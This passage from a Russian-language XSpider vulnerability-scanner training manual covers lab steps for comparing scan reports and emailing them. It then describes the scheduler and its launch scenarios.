


5) В правой части выбрать тип отображаемой информации и объекты




6) Нажать ОК

7) Проверить, что созданный шаблон добавился в список
8) Выполнить на нём щелчок правой кнопкой мыши и в меню выбрать пункт «Выпустить отчёт»
9) Выбрать два сравниваемых скана




10) Просмотреть созданный отчёт, найти информацию о добавившихся узлах




9.6.3. Часть 3. Доставка отчёта по электронной почте

1) Загрузить виртуальную машину с ОС Linux
2) В виртуальной машине XSpider запустить Thunderbird и создать там учётную запись электронной почты со следующими параметрами:
   адрес электронной почты: user1@test.local
   SMTP сервер: 172.16.8.11 (адрес виртуальной машины Linux)
   POP3 сервер: 172.16.8.11


3) Проверить работу почты, отправив письмо самому себе и убедиться, что письмо доставлено.
4) Перейти в окно консоли XSpider
5) Перейти к вкладке «Отчёты»
6) Нажать кнопку «Добавить доставку»



7) Задать параметры доставки




8) Проверить работу доставки (кнопка "Проверить»)




9) Нажать OK


10) Проверить то что тестовое письмо пришло



11) Сформировать любой отчёт и нажать кнопку «Доставить»



12) Проверить, что отчёт доставлен



13)

10. УПРАВЛЕНИЕ ПРОЦЕССОМ СКАНИРОВАНИЯ

В данном модуле рассматриваются следующие вопросы:

- сканирование по расписанию;
- сценарии запуска.

10.1. Сканирование по расписанию

В XSpider существует возможность запуска задач по расписанию. Для формирования запланированных действий используется вкладка «Планировщик» (Рис. 78).




Рис. 78. Область настройки «Планировщик».

В панели «Запланированные задачи» отображается список запланированных задач (расписаний), существующих в системе. Для каждой запланированной задачи указаны следующие параметры:

- *Название* – имя запланированной задачи
- *Задача* – имя задачи, заданной на вкладке «Сканирования» в разделе «Задачи», для которой создается запланированное действие
- *Сценарий запуска* – назначение и способ запуска задачи
- *Время предыдущего запуска*
- *Ошибки*

Управление запланированными задачами выполняется с помощью панели инструментов, находящейся непосредственно над списком запланированных задач или с использованием контекстного меню.

10.2. Сценарии запуска

Существует несколько сценариев запуска (Рис. 79). Их выбор осуществляется в зависимости от поставленных целей.




Рис. 79. Сценарии запуска.

10.2.1. Сценарий "Последовательный запуск"

Сценарий "Последовательный запуск" (рис. 117) обеспечивает запуск отдельных задач последовательно в указанном порядке, при этом следующая задача запускается, только если предыдущая завершена или если запуск задачи существенно не повлияет на скорость выполнения уже выполняющейся задачи. Таким образом, задачи будут выполнены последовательно в максимально короткий срок.




Рис. 80. Последовательный запуск.

Настройка расписания осуществляется в диалоговом окне «Параметры запуска» (Рис. 81).




Рис. 81. Настройка расписания.

10.2.2. Сценарий "Выпуск отчета"

Сценарий "Выпуск отчета" позволяет выпустить и доставить отчет по последнему скану в заданное время без запуска задачи (Рис. 82). При настройке выбирается доставка отчёта. Время выпуска и доставки отчёта, а также периодичность указываются в окне «Параметры запуска».




Рис. 82. Выпуск отчёта.


10.3. Практическая работа 10. Запуск сканирования по расписанию

Цель данной работы: создание расписания для однократного запуска задачи в заданное время с доставкой отчёта по электронной почте

